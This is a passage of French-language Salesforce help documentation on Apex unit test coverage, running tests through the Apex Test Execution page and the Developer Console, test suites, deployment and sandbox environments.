Disponible avec : Salesforce Classic

Disponible avec : **Performance** Edition, **Unlimited** Edition, **Developer** Edition, **Enterprise** Edition et **Database.com** Edition

Les packages gérés ne sont pas disponibles dans **Database.com**.

AUTORISATIONS UTILISATEUR

Pour définir, modifier, supprimer, configurer la sécurité, définir les paramètres de version, afficher les dépendances et exécuter des tests pour les classes Apex :

- Auteur Apex

### Couverture de code par des tests d'unité

Avant de pouvoir déployer votre code ou créer son package pour Force.com AppExchange, les points suivants doivent être respectés :

- Au moins 75 % de votre code Apex doit être couvert par des tests unitaires, et tous ces tests doivent être réussis.

  Notez les éléments suivants :

  - Lors du déploiement d'Apex dans une organisation de production, chaque test unitaire dans l'espace de noms de votre organisation est exécuté par défaut.
  - Les appels à `System.debug` ne sont pas pris en compte dans la couverture du code Apex.
  - Les méthodes de test et les classes de test ne sont pas prises en compte dans la couverture du code Apex.
  - Alors que seulement 75 % de votre code Apex doit être couvert par des tests, votre attention ne doit pas se porter sur le pourcentage du code couvert. Assurez-vous plutôt que chaque cas d'utilisation de votre application est couvert, y compris les

cas positifs et négatifs, ainsi que les enregistrements en masse et uniques. Ils doivent représenter 75 % ou plus de couverture de votre code par des tests unitaires.

- Chaque déclencheur doit avoir une couverture de test.
- Toutes les classes et tous les déclencheurs doivent être compilés avec succès.

Si votre test appelle une autre classe ou entraîne l'exécution d'un déclencheur, cette classe ou ce déclencheur est inclus dans les calculs de couverture de code.

Une fois les tests exécutés, les résultats de couverture du code sont disponibles dans la Developer Console.

Pour générer des résultats de couverture du code, exécutez d'abord vos tests avec l'une des méthodes ci-dessous.

- Pour exécuter tous les tests à partir de la Developer Console, sélectionnez **Test** > **Run All (Exécuter tout)**. L'exécution d'un sous-ensemble de tests n'actualise pas toujours correctement les résultats de la couverture de code. L'exécution de tous vos tests est par conséquent préférable pour afficher votre couverture de code.
- Pour sélectionner et exécuter des tests à partir de la Developer Console, reportez-vous à Création d'une exécution de test.
- Pour configurer une série de tests réutilisable depuis la Developer Console, reportez-vous à Gestion d'ensembles de classes de test Apex avec des séries de tests.
- Pour exécuter tous les tests, dans Configuration, saisissez *Apex* dans la case `Recherche rapide`, puis sélectionnez **Classes Apex** et cliquez sur **Exécuter tous les tests**.
- Pour exécuter les tests d'une classe individuelle, dans Configuration, saisissez *Apex* dans la case `Recherche rapide`, puis sélectionnez **Exécution du test Apex**. Cliquez sur **Sélectionner des tests**, sélectionnez les classes contenant les tests que vous souhaitez exécuter, puis cliquez sur **Exécuter**.

Lorsque les tests ont été exécutés, vous pouvez afficher les résultats de couverture de code dans la Developer Console. Ces résultats comprennent les lignes de code couvertes par les tests d'une classe ou d'un déclencheur individuel. Reportez-vous à Vérification de la couverture de code.

CONSULTER ÉGALEMENT :

Utilisation de l'Exécution de test Apex

*Guide du développeur Apex* : Meilleures pratiques de couverture de code

# Exécution de test Apex

## Utilisation de l'Exécution de test Apex

1. Dans Configuration, saisissez *`Exécution de test Apex`* dans la case `Recherche rapide`, puis sélectionnez **Exécution de test Apex**.
2. Cliquez sur **Sélectionner des tests...**.

   Remarque: Si vous avez des classes Apex installées à partir d'un package géré, commencez par compiler ces classes en cliquant sur **Compiler toutes les classes** dans la page Classes Apex pour les afficher dans la liste. Reportez-vous à Gestion des classes Apex à la page 5883.

3. Sélectionnez les tests à exécuter. La liste des tests inclut uniquement les classes qui contiennent des méthodes de test.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

- Pour sélectionner des tests à partir d'un package géré installé, sélectionnez l'espace de noms correspondant du package géré dans la liste déroulante. Seules les classes du package de géré avec l'espace de nom sélectionné sont affichées dans la liste.
- Pour sélectionner des tests qui existent localement dans votre organisation, sélectionnez **[Mon espace de nom]** dans la liste déroulante. Seules les classes locales qui ne proviennent pas de packages gérés sont affichées dans la liste.
- Pour sélectionner un test, sélectionnez **[Tous les espaces de noms]** dans la liste déroulante. Toutes les classes de l'organisation sont affichées, quelles proviennent ou non d'un package géré.

Remarque: Les classes dont les tests sont en cours d'exécution ne sont pas affichées dans la liste.

4. Cliquez sur **Exécuter**.

Une fois les classes de test à exécuter sélectionnées, elles sont placées dans la file d'attente des tâches Apex pour exécution. Le nombre maximal de classes de test que vous pouvez sélectionner pour l'exécution est la valeur la plus importante entre 500 ou 10 multiplié par le nombre de classes de test dans l'organisation par période de 24 heures. Pour des organisations sandbox et Developer Edition, cette limitation est plus importante. Elle correspond à la valeur la plus importante entre 500 et le nombre de classes de test dans l'organisation multiplié par 20.

Pendant l'exécution des tests, vous pouvez sélectionner un ou plusieurs tests, puis cliquer sur **Abandonner** pour annuler.

Une fois l'exécution terminée, vous pouvez :

- Cliquer sur le test pour afficher ses détails. Si un test échoue, le premier message d'erreur et la trace de pile s'affichent.
- Cliquez sur **Afficher** pour visualiser la source du code Apex.

Remarque: Les résultats de test s'affichent pendant 60 minutes après la fin de l'exécution.

Utilisez la page Résultats de test Apex pour consulter tous les résultats des tests de votre organisation. Dans Configuration, saisissez *Apex* dans la case `Recherche rapide`, puis sélectionnez **Exécution de test Apex** et cliquez sur **Afficher l'historique des tests**.

Utilisez la Developer Console pour afficher des informations supplémentaires sur l'exécution du test :

1. Ouvrez la Developer Console.
2. Exécutez les tests à l'aide de la page Exécution du test Apex.
3. Vous pouvez parcourir les étapes de la requête dans la Developer Console.

## Désactivation de l'exécution de tests en parallèle

Les tests démarrés à partir de l'interface utilisateur de Salesforce (y compris Developer Console) sont exécutés en parallèle. L'exécution de test en parallèle peut accélérer les délais d'exécution. L'exécution de tests en parallèle peut parfois entraîner des problèmes d'encombrement des données. Par conséquent, vous pouvez la désactiver. Des problèmes d'encombrement des données et des erreurs `UNABLE_TO_LOCK_ROW` peuvent se produire notamment dans les cas suivants :

- Lorsque des tests mettent à jour les mêmes enregistrements en même temps. Généralement, la mise à jour simultanée d'enregistrements se produit lorsque des tests ne créent pas leurs propres données et désactivent la protection pour accéder aux données de l'organisation.
- En cas d'encombrement dans des tests exécutés en parallèle et qui tentent de créer des enregistrements avec des valeurs de champs d'index dupliqués. Les données tests sont restaurées une fois l'exécution de la méthode de test terminée. En cas d'un encombrement lorsque deux tests en cours d'exécution attendent réciproquement que l'autre test restaure les données, ce qui se produit lorsque deux tests insèrent des enregistrements avec les mêmes valeurs de champ d'index uniques, dans un ordre différent.

Vous pouvez éviter le déclenchement de ces erreurs en désactivant l'exécution de tests en parallèle dans l'interface utilisateur de Salesforce :

1. Dans Configuration, saisissez *Exécution de test Apex* dans la case `Recherche rapide`, puis sélectionnez **Exécution de test Apex** et cliquez sur **Options**.

2. Dans la boîte de dialogue Options d'exécution de test Apex, sélectionnez **Désactiver le test Apex parallèle** puis cliquez sur **OK**.

Pour plus d'informations sur les données test, reportez-vous à « Isolation of Test Data from Organization Data in Unit Tests » dans le guide *Force.com Apex Code Developer's Guide*. Cette option n'affecte pas l'ordre d'exécution des tests, qui continuent à s'exécuter de façon asynchrone depuis la page Exécution du test Apex.

## Inspection des résultats de la couverture du code

Lors de l'exécution de tests en utilisant la page Exécution du test Apex, vous pouvez afficher les détails de couverture du code dans la Developer Console. Reportez-vous à Vérification de la couverture de code.

Pour réduire le temps de calcul des résultats de la couverture de code global obtenus via **Évaluer la couverture de code de votre organisation** dans la page Exécution de test Apex, cliquez sur **Options...**, sélectionnez **Stocker uniquement la couverture de code agrégée**, puis cliquez sur **OK**. Utilisez cette option uniquement lorsque vous avez de nombreux de tests et de gros volumes de code Apex, c'est-à-dire lorsque le nombre de méthodes de test Apex multiplié par l'ensemble des classes et des déclencheurs totalise une centaines de milliers. Cette option entraîne le stockage des résultats de la couverture du code sous forme agrégée pour toutes les méthodes de test. Par conséquent, vous ne pouvez pas afficher les résultats de couverture de code d'une méthode de test individuelle, y compris les surlignages bleu et rouge qui indiquent la couverture de code ligne par ligne dans la Developer Console. Pour plus d'informations sur l'exécution de tests, reportez-vous à la rubrique d'Aide de Salesforce : Création d'une exécution de test et à la rubrique du guide *Apex Developer Guide* : Run Unit Test Methods.

## Option de test de séquence de numérotation automatique indépendante

Pour éviter les écarts dans les champs à numérotation automatique des enregistrements de votre organisation, provoqués par les enregistrements test créés dans des tests Apex, cliquez sur **Options**, sélectionnez **Séquence à numérotation automatique indépendante**, puis cliquez sur **OK**. Cette option isole la séquence de numérotation automatique utilisée dans les tests Apex de la séquence utilisée dans votre organisation. Ainsi, la création de données test dans des tests Apex ne génère pas séquence de champs à numérotation automatique supérieurs aux nouveaux enregistrements non test de votre organisation.

Si cette option n'est pas activée, les champs à numérotation automatique incluent des écarts lorsque les tests Apex créent des enregistrements test avec des champs à numérotation automatique. Par exemple, si Compte inclut un champ à numérotation et que votre organisation possède 50 enregistrements de compte, la valeur de champ du dernier compte créé peut être `N-0050`. Après avoir exécuté un test Apex qui crée cinq comptes test, la séquence de numérotation automatique est augmentée de cinq, même si ces enregistrements test ne sont pas engagés dans la base de données et sont annulés. Lors de la création suivante d'un enregistrement de compte non test, sa valeur de champ à numérotation automatique est `N-0056` au lieu de `N-0051`, ce qui représente un écart dans la séquence. Si vous activez cette option avant d'exécuter un test Apex qui crée des données test, la séquence à numérotation automatique est conservée et l'enregistrement non test suivant inclut une valeur à numérotation automatique adjacente de `N-0051`.

Des écarts de séquence de numérotation automatique peuvent se produire dans d'autres situations, par exemple, en cas d'échec de l'exécution de déclencheurs qui tentent d'insérer de nouveaux enregistrements et de restauration des enregistrements. Dans ce cas, les écarts ne peuvent pas être totalement évités, car dans la même transaction certains enregistrements peuvent être insérés avec succès et d'autres annulés.

CONSULTER ÉGALEMENT :

- Ouverture de la Console du développeur
- Résultats de test Apex
- Détails des résultats de test Apex

# Résultats de test Apex

Pour afficher tous les résultats des tests de votre organisation, pas seulement les tests que vous avez exécutés, dans Configuration, saisissez *Apex* dans la case `Recherche rapide`, sélectionnez **Exécution du test Apex**, puis cliquez sur **Afficher l'historique des tests**. Une fois les tests exécutés, les résultats sont conservés pendant 30 jours, sauf s'ils sont supprimés.

Pour afficher une liste filtrée d'éléments, sélectionnez une liste prédéfinie dans la liste déroulante `Afficher` ou cliquez sur **Créer une vue** pour définir vos propres vues personnalisées.Pour modifier ou supprimer une vue que vous avez créée, sélectionnez-la dans la liste déroulante `Afficher` puis cliquez sur **Modifier**.

Cliquez sur **Afficher** pour consulter les détails relatifs à une exécution de test spécifique.

Le journal de débogage est automatiquement défini sur des niveaux et des catégories de journal spécifiques et modifiables dans la page Exécution du test Apex.

| Catégorie | Niveau |
|---|---|
| Base de données | INFO |
| Code Apex | FINE |
| Profil Apex | FINE |
| Workflow | FINEST |
| Validation | INFO |

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

**AUTORISATIONS UTILISATEUR**

Pour définir, modifier, supprimer, configurer la sécurité, définir les paramètres de version, afficher les dépendances et exécuter des tests pour les classes Apex :

- Auteur Apex

**Important:** Avant de pouvoir déployer votre code Apex ou de l'empaqueter pour Force.com AppExchange, les points suivants doivent être vrais.

- Au moins 75 % de votre code Apex doit être couvert par des tests unitaires, et tous ces tests doivent être réussis.

  Notez les éléments suivants :

  - Lors du déploiement d'Apex dans une organisation de production, chaque test unitaire dans l'espace de noms de votre organisation est exécuté par défaut.
  - Les appels à `System.debug` ne sont pas pris en compte dans la couverture du code Apex.
  - Les méthodes de test et les classes de test ne sont pas prises en compte dans la couverture du code Apex.
  - Alors que seulement 75 % de votre code Apex doit être couvert par des tests, votre attention ne doit pas se porter sur le pourcentage du code couvert. Assurez-vous plutôt que chaque cas d'utilisation de votre application est couvert, y compris les cas positifs et négatifs, ainsi que les enregistrements en masse et uniques. Ils doivent représenter 75 % ou plus de couverture de votre code par des tests unitaires.

- Chaque déclencheur doit avoir une couverture de test.
- Toutes les classes et tous les déclencheurs doivent être compilés avec succès.

CONSULTER ÉGALEMENT :

Détails des résultats de test Apex

## Détails des résultats de test Apex

Pour afficher dans la vue par défaut et pendant 30 jours tous les résultats de votre organisation non effacés, pas seulement les tests que vous avez exécutés, saisissez *Apex* dans la case `Recherche rapide`, sélectionnez **Exécution du test Apex**, puis cliquez sur **Afficher l'historique des tests**. Cliquez sur **Afficher** pour consulter les détails relatifs à une exécution de test spécifique.

CONSULTER ÉGALEMENT :

Résultats de test Apex

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

AUTORISATIONS UTILISATEUR

Pour définir, modifier, supprimer, configurer la sécurité, définir les paramètres de version, afficher les dépendances et exécuter des tests pour les classes Apex :

- Auteur Apex

## Historique des tests Apex

La page Historique des tests Apex affiche tous les résultats associés à une exécution de test particulière. La page montre uniquement les résultats des tests exécutés de façon asynchrone.

Dans Configuration, saisissez *Apex* dans la case `Recherche rapide`, puis sélectionnez **Historique des tests Apex** afin d'afficher tous les résultats des tests exécutés pour votre organisation. Une fois les tests exécutés, les résultats sont conservés pendant 30 jours, sauf s'ils sont supprimés.

La page Historique des tests Apex répertorie les exécutions de test par ID. Cliquez sur un ID d'exécution de test pour afficher toutes les méthodes de test de cette exécution. Vous pouvez filtrer les méthodes de test afin d'afficher les réussites, les échecs ou toutes les méthodes d'une exécution de test particulière.


Cliquez sur le nom d'une classe test pour afficher plus de détails sur une exécution de test spécifique.

La colonne de statut affiche le nombre de méthodes échouées et mises en file d'attente pour l'exécution test.

Éditions

Disponible avec : Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition




# Exécution de tests dans la console du développeur


## Exécution de tests dans la Developer Console

Utilisez la Developer Console pour configurer des séries de tests, exécuter des tests et vérifier la couverture de code Apex.

Vous pouvez gérer vos tests depuis le menu Test de la Developer Console.

- **Always Run Asynchronously (Toujours exécuter de façon asynchrone)** : si cette option n'est pas activée, les exécutions qui comprennent des tests d'une seule classe sont synchrones. L'exécution des tests qui comprennent plusieurs classes est asynchrone, que cette option soit activée ou non.
- **New Run (Nouvelle exécution)** : crée une exécution de test. Pour plus d'informations, reportez-vous à Création d'une exécution de test.
- **Rerun (réexécuter)** : exécute les tests sélectionnés sous l'onglet Tests.
- **Rerun Failed Tests (Réexécuter les tests échoués)** : sélectionnez cette option pour réexécuter uniquement les tests échoués, indiqués sous l'onglet Tests.
- **Run All (Exécuter tout)** : exécute toutes les méthodes de test enregistrées.
- **Abort (Abandonner)** : abandonne le test sélectionné sous l'onglet Tests.
- **New Suite (Nouvelle suite)** : crée une suite de classes de test que vous exécutez ensemble régulièrement. Pour plus d'informations, reportez-vous à Gestion d'ensembles de classes de tests Apex avec des suites de tests.
- **Suite Manager (Gestionnaire de suites)** : crée ou supprime des suites de tests, ou modifie les classes que vos suites de tests contiennent.
- **New Suite Run (Nouvelle exécution de suite)** : crée une exécution test des classes d'une ou de plusieurs suites de tests.
- **Collapse All (Réduire tout)** : réduire tous les tests ouverts sous l'onglet Tests.
- **Expand All (Développer tout)** : agrandir tous les tests sous l'onglet Tests.
- **Clear Test Data (Effacer les données de test)** : effacer les données de test actuelles et les résultats de couverture de code.

Les tests terminés sont répertoriés sous l'onglet Tests dans le volet inférieur de la Developer Console.




Le volet Overall Code Coverage (Couverture de code global) affiche le pourcentage de couverture de code de chaque classe dans votre organisation. Le volet affiche toujours le pourcentage en cours de chaque classe. Lorsque vous avez exécuté un test de toutes les classes, le volet affiche le pourcentage global à l'échelle de l'organisation en caractères gras. Pour plus d'informations, reportez-vous à Vérification de la couverture de code.

Pour plus d'informations sur le test, reportez-vous à la rubrique du guide *Apex Developer Guide* : Testing Apex.

CONSULTER ÉGALEMENT :

Création d'une exécution de test

Vérification de la couverture de code

## Vérification de la couverture de code


La Console du développeur récupère et affiche les informations de couverture de code dans votre organisation. Les résultats de la couverture de code proviennent de tous les tests que vous avez exécutés depuis une API ou une interface utilisateur (par exemple la Console du développeur, Force.com IDE ou la page Exécution du test Apex). Pour effacer les résultats actuels, cliquez sur **Test** > **Clear Test Data (Effacer les données de test)**. Lorsque vous modifiez une classe, sa couverture de code est effacée jusqu'à la prochaine exécution des tests.

Vous pouvez afficher la couverture de code dans plusieurs emplacements de la Console du développeur.

- L'onglet **Tests** contient un panneau **Overall Code Coverage (Couverture de code global)** qui affiche le pourcentage de couverture de code de toutes les classes Apex de votre organisation qui sont incluses dans une exécution de test. Il indique également le pourcentage global.
- Double-cliquez sur l'exécution de test terminée pour ouvrir les résultats dans une vue Résultats de tests qui affiche la classe testée, la méthode testée, la durée, le résultat (ignorer, réussite ou échec) et éventuellement un message d'erreur. Si le test échoue, une colonne Stack Trace (Trace de pile) affiche la méthode et le numéro de ligne correspondant à l'échec.

- Pour afficher la couverture de code ligne par ligne pour une classe Apex, ouvrez la classe. Le menu Couverture de code inclut une ou plusieurs des options ci-dessous, selon la mise en oeuvre ou non des tests :
  - **None (Aucun)**
  - **All Tests (Tous les tests)** : (Tous les tests) Le pourcentage de couverture de code de toutes les séries de tests.
  - *`className.methodName`* : Le pourcentage de couverture de code d'une méthode exécutée durant une série de tests.

  Les lignes de code couvertes par des tests sont affichées en bleu. Les lignes de code non couvertes sont affichées en rouge. Les lignes de code qui ne nécessitent aucune couverture (par exemple, les accolades, les commentaires et les appels `System.debug`) sont laissées en blanc.




**Remarque:** Lorsque vous modifiez une classe avec une couverture de code, les surlignages en bleu et en rouge dans l'éditeur de code source s'estompent pour indiquer que la couverture n'est plus valide. Lorsque vous modifiez et enregistrez une classe, la couverture de cette classe est supprimée. Pour vérifier la couverture de cette classe, réexécutez les tests.

CONSULTER ÉGALEMENT :

Création d'une exécution de test

Exécution de tests dans la Developer Console

*Guide du développeur Apex* : Meilleures pratiques de couverture de code

## Création d'une exécution de test

Une exécution (ou série) de tests est un ensemble de classes contenant des méthodes test. Configurez une exécution de test dans la Console du développeur pour exécuter des méthodes de test dans une ou plusieurs classes de test.


1. Dans la Console du développeur, cliquez sur **Test** > **New Run** (Nouvelle exécution).
2. Pour limiter le nombre de tests échoués avant l'arrêt de l'exécution, cliquez sur **Settings** (Paramètres). Saisissez une valeur dans `Number of failures allowed` (Nombre d'échecs autorisés), puis cliquez sur **OK**.

Pour autoriser l'exécution de tous les tests dans votre organisation, quel que soit le nombre de tests échoués, définissez `Number of failures allowed` (Nombre d'échecs autorisés)sur -1 ou ne saisissez aucune valeur. Pour arrêter l'exécution d'un test avant l'exécution de nouveaux tests après un nombre d'échecs spécifique, définissez `Number of failures allowed` (Nombre d'échecs autorisés)sur une valeur allant de 0 à 1 000 000. La valeur 0 entraîne l'arrêt du test dès le premier échec. La valeur 1 entraîne l'arrêt de l'exécution test au deuxième échec, et ainsi de suite. Notez que des valeurs élevées peuvent affecter les performances. Chaque série de 1 000 tests que vous ajoutez à votre valeur `Number of failures allowed` (Nombre d'échecs autorisés) ajoute environ 3 secondes à votre exécution test, sans compter le temps d'exécution des tests.

Cette valeur s'applique à toutes les exécutions test que vous lancez jusqu'à la fermeture de la Console du développeur ou la définition d'une nouvelle valeur.

3. Sélectionnez une classe dans la colonne Test Classes (Classes de test).

   Pour filtrer la liste des classes, renseignez la case **Filter test classes (Filter les classes de test) (* = n'importe laquelle)**. Pour sélectionner des méthodes de test spécifiques, cliquez sur une classe de tests, puis sélectionnez les tests dans la colonne centrale. Vous pouvez maintenir la touche MAJ ou CTRL enfoncée en sélectionnant plusieurs classes de tests. Pour sélectionner toutes les méthodes de toutes les classes sélectionnées, cliquez sur **Add Selected** (Ajouter la sélection).




4. Lorsque toutes les méthodes que vous souhaitez exécuter sont incluses dans la colonne Selected Tests (Test sélectionnés), cliquez sur **Run** (Exécuter).

   L'exécution du test s'affiche sous l'onglet Tests. Pour arrêter un test, cliquez sur **Test** > **Abort** (Abandonner).

   Remarque: Si vos méthodes test appellent d'autres méthodes ou classes définies en tant que tests dans votre organisation, ces méthodes et ces classes sont également exécutées.

5. Sous l'onglet Tests, développez l'exécution de test pour afficher les résultats de chaque méthode invoquée par chaque classe de la série.

   Remarque: Les classes de test ne nécessitent aucune couverture de code. Par conséquent, la valeur 0 % est indiquée dans le volet Overall Code Coverage (Couverture de code globale), qui n'est pas affecté.

6. Double-cliquez sur une série de tests terminée pour ouvrir les résultats dans la vue de détail. Cette vue affiche la classe testée, la méthode testée, la durée, le résultat (omission, réussite ou échec) et éventuellement un message d'erreur.

   Si un test échoue, la colonne Stack Trace (Trace de pile) affiche la méthode et le numéro de ligne correspondant à l'échec.

   Remarque: Vous ne pouvez pas accéder aux journaux d'exécution de tests synchrones sous l'onglet Tests. Vous pouvez toutefois accéder à tous les journaux d'exécution de tests sous l'onglet Logs (Journaux).

7. Pour afficher la couverture fournie pour chaque classe par la méthode de test dans le volet Class Code Coverage (Couverture de code de la classe), sélectionnez la méthode.

8. Pour effacer les résultats existants, cliquez sur **Test** > **Clear Test Data** (Effacer les données test).

CONSULTER ÉGALEMENT :

Exécution de tests dans la Developer Console

Vérification de la couverture de code

## Gestion d'ensembles de classes de tests Apex avec des suites de tests

Une suite de tests est une collection de classes de tests Apex exécutées ensemble. Par exemple, créez une suite de tests que vous exécutez à chaque préparation d'un déploiement ou lorsque Salesforce publie une nouvelle version. Configurez une suite de tests dans la Developer Console afin de définir une série de classes de tests que vous exécutez ensemble régulièrement.

1. Dans la Developer Console, sélectionnez **Test** > **New Suite** (Nouvelle suite).
2. Saisissez le nom de votre suite de tests, puis cliquez sur **OK**.
3. À l'aide des flèches, déplacez les classes entre la colonne Available Test Classes (Classes de test disponibles) et la colonne Selected Test Classes (Classes de test sélectionnées), puis cliquez sur **Save** (Enregistrer).

Pour modifier les classes incluses dans une série de tests, sélectionnez **Test** > **Suite Manager (Gestionnaire de suites)** > *`Votre suite de tests`* > **Edit Suite (Modifier la suite)**. Vous pouvez également double-cliquer sur le nom d'une série de tests pour la modifier. À l'aide des flèches, déplacez les classes entre la colonne Available Test Classes (Classes de test disponibles) et la colonne Selected Test Classes (Classes de test sélectionnées), puis cliquez sur **Save** (Enregistrer).

Pour exécuter des suites de classes de tests, sélectionnez **Test** > **New Suite Run (Nouvelle exécution de suite)**.

# Déployer

Cette section présente des informations relatives au déploiement dans votre organisation des modifications que vous avez codées.

Les modifications de code peuvent être effectuées dans une sandbox qui permet de les tester avant leur déploiement. Les Sandbox contiennent des copies de vos données, de votre code et de vos paramètres de configuration, qui sont isolés de votre environnement de production. Vous pouvez personnaliser votre organisation et tester des applications dans un environnement sandbox, puis déployer les modifications vers votre organisation de production lorsqu'elles sont prêtes. Dans certains cas, plusieurs développeurs peuvent travailler dans différentes sandbox qui coordonnent ensuite les modifications pour le déploiement. Les sections suivantes présentent plus d'informations sur le processus de déploiement et les outils disponibles pour le développement et le déploiement de modifications :

- Présentation du déploiement
- Choix de vos outils de développement et de déploiement de modifications

# Déploiement d'améliorations à partir de sandbox

## Bienvenue, intégrateurs, développeurs et administrateurs Salesforce

Vous souhaitez personnaliser votre organisation dans un environnement de test afin d'évaluer les modifications sans affecter votre organisation de production ni ses utilisateurs ? Vous souhaitez une organisation à laquelle des utilisateurs se connectent pour tester de nouvelles fonctionnalités avant de les déployer en production ? Ou peut-être souhaitez-vous simplement vous connecter à une organisation de formation ou de développement Salesforce qui reflète votre organisation de production ?

Salesforce offre des environnements sandbox et un ensemble d'outils de déploiement qui permettent d'effectuer les opérations suivantes :

- Isoler les tâches de personnalisation et de développement de votre environnement de production pour préparer le déploiement de modifications.
- Tester les modifications sur une copie des données et des utilisateurs de votre environnement de production.
- Offrir un environnement de formation.
- Coordonner les modifications individuelles dans un déploiement en production.

Selon que vous soyez un administrateur qui ajoute des fonctionnalités à une organisation, un développeur isolé qui écrit un code ou une équipe de développeurs chargée d'améliorer l'organisation, vous devez utiliser les outils adaptés dans l'environnement adéquat pour élaborer et déployer avec succès les modifications de votre organisation de production. Pour une vue d'ensemble du processus de développement et des recommandations sur l'organisation du travail, reportez-vous au guide *Development Lifecycle Guide*.

CONSULTER ÉGALEMENT :

Environnements Sandbox

Présentation du déploiement

Choix de vos outils de développement et de déploiement de modifications

# Configuration et gestion de votre sandbox

## Environnements Sandbox

Les *Sandbox* créent des copies de votre organisation Salesforce dans des environnements séparés. Utilisez-les pour développer, tester et vous former sans compromettre les données et les applications de votre organisation de production.

Les sandbox sont entièrement isolés de votre organisation de production. Par conséquent, les opérations que vous effectuez dans vos sandbox n'affectent pas votre organisation de production et inversement. Les Sandbox sont presque identiques à votre organisation de production. Pour obtenir une liste de différences, reportez-vous à Considérations pour la configuration de sandbox à la page 6161.

Dans Configuration, saisissez *`Sandbox`* dans la case `Recherche rapide`, puis sélectionnez **Sandbox** pour afficher et gérer vos environnements sandbox existants ou en créer de nouveaux. Pour des instructions, reportez-vous à Gestion des Sandbox à la page 6157.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Database.com** Edition

AUTORISATIONS UTILISATEUR

Pour afficher une sandbox :
- Afficher la configuration

Pour créer, actualiser, activer et supprimer un environnement sandbox :
- Modifier toutes les données

## Types de Sandbox

**Sandbox Developer**

